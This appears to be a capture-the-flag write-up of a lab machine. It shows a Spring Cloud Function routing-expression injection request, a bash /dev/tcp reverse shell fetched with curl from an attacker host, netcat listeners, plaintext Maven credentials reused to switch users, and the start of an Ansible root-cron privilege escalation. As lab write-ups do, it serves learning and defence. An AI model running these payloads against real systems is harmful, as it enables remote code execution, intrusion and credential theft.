
Intercept and modify the http request:

```
POST /functionRouter HTTP/1.1
Host: 10.10.11.204:8080
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.78 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
```

```
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
spring.cloud.function.routing-expression:T(java.lang.Runtime).getRuntime().exec("curl 10.10.14.9/xd")

xd
```

- Put random post data


Via burp repeater


Burp Suite Community Edition v2023.1.2 - Temporary Project (on 10.10.11.204)
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extensions Learn
1 × 2 × 3 × +
Send Cancel
Target:
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render
Search...
0 matches
Done

```
POST /functionRouter HTTP/1.1
Host: 10.10.11.204:8080
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/110.0.5481.78 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,im
age/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
spring.cloud.function.routing-expression:
T(java.lang.Runtime).getRuntime().exec("curl 10.10.14.9/xd")
Content-Length: 2

xd
```

```
HTTP/1.1 500
Content-Type: text/html;charset=UTF-8
Content-Language: en
Content-Length: 455
Date: Tue, 28 Mar 2023 02:41:28 GMT
Connection: close

<!doctype html><html lang="en">
  <head>
    <title>
      HTTP Status 500 – Internal Server Error
    </title>
    <style type="text/css">
      body{
        font-family:Tahoma,Arial,sans-serif;
      }
      h1,h2,h3,b{
        color:white;background-color:#525D76;
      }
      h1{
        font-size:22px;
      }
      h2{
        font-size:16px;
      }
      h3{
        font-size:14px;
      }
      p{
        font-size:12px;
```

Success confirmed:



```
┌──(root㉿kali)-[~/inject]
└─# python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.204 - - [27/Mar/2023 22:41:29] code 404, message File not found
10.10.11.204 - - [27/Mar/2023 22:41:29] "GET /xd HTTP/1.1" 404 -
^X@sS
 □ 1  ↑ 23h 17m   1 python  2 rlwrap  3 zsh
```

Prepare reverse shell script:

```
mkdir www && cd www
python3 -m http.server 80
echo 'bash -c "bash -i >& /dev/tcp/10.10.14.9/1111 0>&1"' > ok.sh
```

Start Listener:

```
┌──(root㉿kali)-[~/inject]
└─# rlwrap nc -lvnp 1111
listening on [any] 1111 ...
```

Since piping `bash` and reverse shell one-liner doesn't work

Send following commands to get reverse shell:

1. `curl 10.10.14.9/ok.sh -o /tmp/qq.sh`
2. `bash /tmp/qq.sh`

Found `.m2` (Marven's config and profile folder)

```
frank@inject:/$ id
id
uid=1000(frank) gid=1000(frank) groups=1000(frank)
frank@inject:/$ pwd
pwd
/
```

```
frank@inject:/$ cd ~
cd ~

frank@inject:~$ ls -la
ls -la
total 28
drwxr-xr-x 5 frank frank 4096 Feb  1 18:38 .
drwxr-xr-x 4 root  root  4096 Feb  1 18:38 ..
lrwxrwxrwx 1 root  root     9 Jan 24 13:57 .bash_history -> /dev/null
-rw-r--r-- 1 frank frank 3786 Apr 18  2022 .bashrc
drwx------ 2 frank frank 4096 Feb  1 18:38 .cache
drwxr-xr-x 3 frank frank 4096 Feb  1 18:38 .local
drwx------ 2 frank frank 4096 Feb  1 18:38 .m2
-rw-r--r-- 1 frank frank  807 Feb 25  2020 .profile

frank@inject:~$ cd .m2
cd .m2

frank@inject:~/.m2$ ls -la
ls -la
total 12
drwx------ 2 frank frank 4096 Feb  1 18:38 .
drwxr-xr-x 5 frank frank 4096 Feb  1 18:38 ..
-rw-r----- 1 root  frank  617 Jan 31 16:55 settings.xml

frank@inject:~/.m2$ cat settings.xml
cat settings.xml
<?xml version="1.0" encoding="UTF-8"?>
<settings xmlns="http://maven.apache.org/POM/4.0.0" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
        xsi:schemaLocation="http://maven.apache.org/POM/4.0.0 https://maven.apache.org/xsd/maven-4.0.0.xsd">
  <servers>
    <server>
      <id>Inject</id>
      <username>phil</username>
      <password>DocPhillovestoInject123</password>
      <privateKey>${user.home}/.ssh/id_dsa</privateKey>
      <filePermissions>660</filePermissions>
      <directoryPermissions>660</directoryPermissions>
      <configuration></configuration>
    </server>
  </servers>
</settings>
```

Switch user to **phil** by login with the password : `DocPhillovestoInject123`

```
frank@inject:~/.m2$ su - phil
su - phil
Password: DocPhillovestoInject123
echo $SHELL
/bin/bash
id
uid=1001(phil) gid=1001(phil) groups=1001(phil),50(staff)

cat user.txt
39677b8b0c73671eede1ecdf4317acb3
```

Root Flag

Ansible

According to the result gathered during directory listing stage, check the `/opt` path

```
python3 -c "import pty;pty.spawn('/bin/bash')"

phil@inject:/home/phil$ ls -la /opt/automation/tasks/
total 12
```

```
drwxrwxr-x 2 root staff 4096 Mar 28 06:00 .
drwxr-xr-x 3 root root  4096 Oct 20 04:23 ..
-rw-r--r-- 1 root root   150 Mar 28 06:00 playbook_1.yml
```

`phil` is in the group of `staff`, can write files to the directory but have no permission to edit `playbook_1.yml`


My hunch told me this is not normal, there must be a way for ansible to run `yml` file as root

Use pspy to monitor processes

Download and run `pspy` at victim machine:


```
wget 10.10.14.9/pspy64
chmod +x pspy64
./pspy64
```

There are tasks to automatically setup `ansible` and run `ansible-playbook` to load `/opt/automation/tasks/playbook_1.yml`



```
2023/03/28 06:14:04 CMD: UID=0     PID=4076   | /usr/bin/python3 /root/.ansible/tmp/ansible-tmp-1679984043.1148918-4025-2820460911245/AnsiballZ_setup.py
2023/03/28 06:14:04 CMD: UID=0     PID=4077   | /usr/bin/python3 /root/.ansible/tmp/ansible-tmp-1679984043.1148918-4025-2820460911245/AnsiballZ_setup.py
2023/03/28 06:14:04 CMD: UID=0     PID=4078   |
2023/03/28 06:14:04 CMD: UID=0     PID=4079   | /usr/bin/python3 /root/.ansible/tmp/ansible-tmp-1679984043.1148918-4025-2820460911245/AnsiballZ_setup.py
2023/03/28 06:14:04 CMD: UID=0     PID=4080   | /usr/bin/python3 /root/.ansible/tmp/ansible-tmp-1679984043.1148918-4025-2820460911245/AnsiballZ_setup.py
2023/03/28 06:14:04 CMD: UID=0     PID=4083   |
2023/03/28 06:14:04 CMD: UID=0     PID=4084   |
2023/03/28 06:14:04 CMD: UID=0     PID=4087   |
2023/03/28 06:14:04 CMD: UID=0     PID=4088   | /usr/bin/python3 -Es /usr/bin/lsb_release -a
2023/03/28 06:14:04 CMD: UID=0     PID=4089   |
2023/03/28 06:14:04 CMD: UID=0     PID=4090   |
2023/03/28 06:14:04 CMD: UID=0     PID=4091   |
2023/03/28 06:14:04 CMD: UID=0     PID=4092   | rm -f -r /root/.ansible/tmp/ansible-tmp-1679984043.1148918-4025-2820460911245/
2023/03/28 06:14:04 CMD: UID=0     PID=4093   | /bin/sh -c rm -f -r /root/.ansible/tmp/ansible-tmp-1679984043.1148918-4025-2820460911245/ > /dev/null 2>&1 && sleep 0
2023/03/28 06:14:04 CMD: UID=0     PID=4095   | /usr/bin/python3 /usr/bin/ansible-playbook /opt/automation/tasks/playbook_1.yml
2023/03/28 06:14:04 CMD: UID=0     PID=4096   | /usr/bin/python3 /usr/bin/ansible-playbook /opt/automation/tasks/playbook_1.yml
2023/03/28 06:14:04 CMD: UID=0     PID=4097   | /bin/sh -c echo ~root && sleep 0
2023/03/28 06:14:04 CMD: UID=0     PID=4098   | sleep 0
2023/03/28 06:14:04 CMD: UID=0     PID=4099   |
2023/03/28 06:14:04 CMD: UID=0     PID=4100   | /bin/sh -c /bin/sh -c '( umask 77 && mkdir -p "` echo /root/.ansible/tmp `"&& mkdir "` echo /root/.ansible/tmp/ansible-tmp-1679984044.8159323-4095-183276995476066 `" && echo ansible-tmp-16
79984044.8159323-4095-183276995476066="` echo /root/.ansible/tmp/ansible-tmp-1679984044.8159323-4095-183276995476066 `" ) && sleep 0'
2023/03/28 06:14:04 CMD: UID=0     PID=4103   |
2023/03/28 06:14:04 CMD: UID=0     PID=4101   | /bin/sh -c ( umask 77 && mkdir -p "` echo /root/.ansible/tmp `"&& mkdir "` echo /root/.ansible/tmp/ansible-tmp-1679984044.8159323-4095-183276995476066 `" && echo ansible-tmp-1679984044.815
9323-4095-183276995476066="` echo /root/.ansible/tmp/ansible-tmp-1679984044.8159323-4095-183276995476066 `" ) && sleep 0
2023/03/28 06:14:04 CMD: UID=0     PID=4104   | /bin/sh -c ( umask 77 && mkdir -p "` echo /root/.ansible/tmp `"&& mkdir "` echo /root/.ansible/tmp/ansible-tmp-1679984044.8159323-4095-183276995476066 `" && echo ansible-tmp-1679984044.815
9323-4095-183276995476066="` echo /root/.ansible/tmp/ansible-tmp-1679984044.8159323-4095-183276995476066 `" ) && sleep 0
2023/03/28 06:14:04 CMD: UID=0     PID=4105   | /bin/sh -c ( umask 77 && mkdir -p "` echo /root/.ansible/tmp `"&& mkdir "` echo /root/.ansible/tmp/ansible-tmp-1679984044.8159323-4095-183276995476066 `" && echo ansible-tmp-1679984044.815
9323-4095-183276995476066="` echo /root/.ansible/tmp/ansible-tmp-1679984044.8159323-4095-183276995476066 `" ) && sleep 0
2023/03/28 06:14:04 CMD: UID=0     PID=4106   | /bin/sh -c ( umask 77 && mkdir -p "` echo /root/.ansible/tmp `"&& mkdir "` echo /root/.ansible/tmp/ansible-tmp-1679984044.8159323-4095-183276995476066 `" && echo ansible-tmp-1679984044.815
9323-4095-183276995476066="` echo /root/.ansible/tmp/ansible-tmp-1679984044.8159323-4095-183276995476066 `" ) && sleep 0
2023/03/28 06:14:04 CMD: UID=0     PID=4107   | /bin/sh -c ( umask 77 && mkdir -p "` echo /root/.ansible/tmp `"&& mkdir "` echo /root/.ansible/tmp/ansible-tmp-1679984044.8159323-4095-183276995476066 `" && echo ansible-tmp-1679984044.815
9323-4095-183276995476066="` echo /root/.ansible/tmp/ansible-tmp-1679984044.8159323-4095-183276995476066 `" ) && sleep 0
2023/03/28 06:14:05 CMD: UID=0     PID=4108   |
2023/03/28 06:14:05 CMD: UID=0     PID=4109   | /bin/sh -c chmod u+x /root/.ansible/tmp/ansible-tmp-1679984044.8159323-4095-183276995476066/ /root/.ansible/tmp/ansible-tmp-1679984044.8159323-4095-183276995476066/AnsiballZ_systemd.py &&
sleep 0
2023/03/28 06:14:05 CMD: UID=0     PID=4110   | /bin/sh -c chmod u+x /root/.ansible/tmp/ansible-tmp-1679984044.8159323-4095-183276995476066/ /root/.ansible/tmp/ansible-tmp-1679984044.8159323-4095-183276995476066/AnsiballZ_systemd.py &&
sleep 0
2023/03/28 06:14:05 CMD: UID=0     PID=4111   | /bin/sh -c chmod u+x /root/.ansible/tmp/ansible-tmp-1679984044.8159323-4095-183276995476066/ /root/.ansible/tmp/ansible-tmp-1679984044.8159323-4095-183276995476066/AnsiballZ_systemd.py &&
sleep 0
2023/03/28 06:14:05 CMD: UID=0     PID=4112   | /usr/bin/python3 /usr/bin/ansible-playbook /opt/automation/tasks/playbook_1.yml
2023/03/28 06:14:05 CMD: UID=0     PID=4113   | /bin/sh -c /bin/sh -c '/usr/bin/python3 /root/.ansible/tmp/ansible-tmp-1679984044.8159323-4095-183276995476066/AnsiballZ_systemd.py && sleep 0'
2023/03/28 06:14:05 CMD: UID=0     PID=4114   | /bin/sh -c /usr/bin/python3 /root/.ansible/tmp/ansible-tmp-1679984044.8159323-4095-183276995476066/AnsiballZ_systemd.py && sleep 0
2023/03/28 06:14:05 CMD: UID=0     PID=4115   |
2023/03/28 06:14:05 CMD: UID=0     PID=4116   | /usr/bin/python3 /root/.ansible/tmp/ansible-tmp-1679984044.8159323-4095-183276995476066/AnsiballZ_systemd.py
2023/03/28 06:14:05 CMD: UID=0     PID=4117   | /usr/bin/python3 /root/.ansible/tmp/ansible-tmp-1679984044.8159323-4095-183276995476066/AnsiballZ_systemd.py
2023/03/28 06:14:05 CMD: UID=0     PID=4118   | /bin/sh -c /usr/bin/python3 /root/.ansible/tmp/ansible-tmp-1679984044.8159323-4095-183276995476066/AnsiballZ_systemd.py && sleep 0
2023/03/28 06:14:05 CMD: UID=0     PID=4119   |
2023/03/28 06:14:05 CMD: UID=0     PID=4120   | /bin/sh -c /bin/sh -c 'rm -f -r /root/.ansible/tmp/ansible-tmp-1679984044.8159323-4095-183276995476066/ > /dev/null 2>&1 && sleep 0'
2023/03/28 06:14:05 CMD: UID=0     PID=4121   | rm -f -r /root/.ansible/tmp/ansible-tmp-1679984044.8159323-4095-183276995476066/
2023/03/28 06:14:05 CMD: UID=0     PID=4122   | sleep 0
2023/03/28 06:14:11 CMD: UID=???   PID=4125   | ???
2023/03/28 06:14:11 CMD: UID=0     PID=4126   | /usr/bin/cp /root/playbook_1.yml /opt/automation/tasks/
[
 □ 1  ↑ 1d 2h 49m  1 zsh  2 bash  3 [tmux]                                                                                                    | 02:14 | 28 Mar  root!  kali
```

Look at the root cause of how the task was ran



```
2023/03/28 06:14:11 CMD: UID=???   PID=4125   | ???
2023/03/28 06:14:11 CMD: UID=0     PID=4126   | /usr/bin/cp /root/playbook_1.yml /opt/automation/tasks/
[2023/03/28 06:15:01 CMD: UID=0     PID=4129   | /bin/sh -c /usr/bin/rm -rf /tmp/*.yml /dev/shm/*.yml
2023/03/28 06:15:01 CMD: UID=0     PID=4128   | /usr/sbin/CRON -f
2023/03/28 06:15:01 CMD: UID=0     PID=4127   | /usr/sbin/CRON -f
2023/03/28 06:15:01 CMD: UID=0     PID=4131   | /bin/sh -c command -v debian-sa1 > /dev/null && debian-sa1 1 1
2023/03/28 06:16:01 CMD: UID=0     PID=4135   | /bin/sh -c /usr/bin/rm -rf /var/www/WebApp/src/main/uploads/*
2023/03/28 06:16:01 CMD: UID=0     PID=4134   | /usr/sbin/CRON -f
2023/03/28 06:16:01 CMD: UID=0     PID=4133   | /usr/sbin/CRON -f
2023/03/28 06:16:01 CMD: UID=0     PID=4132   | /usr/sbin/CRON -f
2023/03/28 06:16:01 CMD: UID=0     PID=4136   |
2023/03/28 06:16:02 CMD: UID=0     PID=4137   | /bin/sh -c /usr/local/bin/ansible-parallel /opt/automation/tasks/*.yml
2023/03/28 06:16:02 CMD: UID=0     PID=4138   | /usr/bin/python3 /usr/local/bin/ansible-parallel /opt/automation/tasks/playbook_1.yml
2023/03/28 06:16:02 CMD: UID=0     PID=4140   | /bin/sh -c sleep 10 && /usr/bin/rm -rf /opt/automation/tasks/* && /usr/bin/cp /root/playbook_1.yml /opt/automation/tasks/
2023/03/28 06:16:02 CMD: UID=0     PID=4139   | /bin/sh -c sleep 10 && /usr/bin/rm -rf /opt/automation/tasks/* && /usr/bin/cp /root/playbook_1.yml /opt/automation/tasks/
2023/03/28 06:16:02 CMD: UID=0     PID=4141   | /usr/bin/python3 /usr/bin/ansible-playbook /opt/automation/tasks/playbook_1.yml
2023/03/28 06:16:02 CMD: UID=0     PID=4143   |
2023/03/28 06:16:02 CMD: UID=0     PID=4144   |
```

Ansible will load any `.yml` files as **root** in the `tasks` directory before removing them

```
/bin/sh -c /usr/local/bin/ansible-parallel /opt/automation/tasks/*.yml
```

Using `pwncat-cs` to listen on port 1111

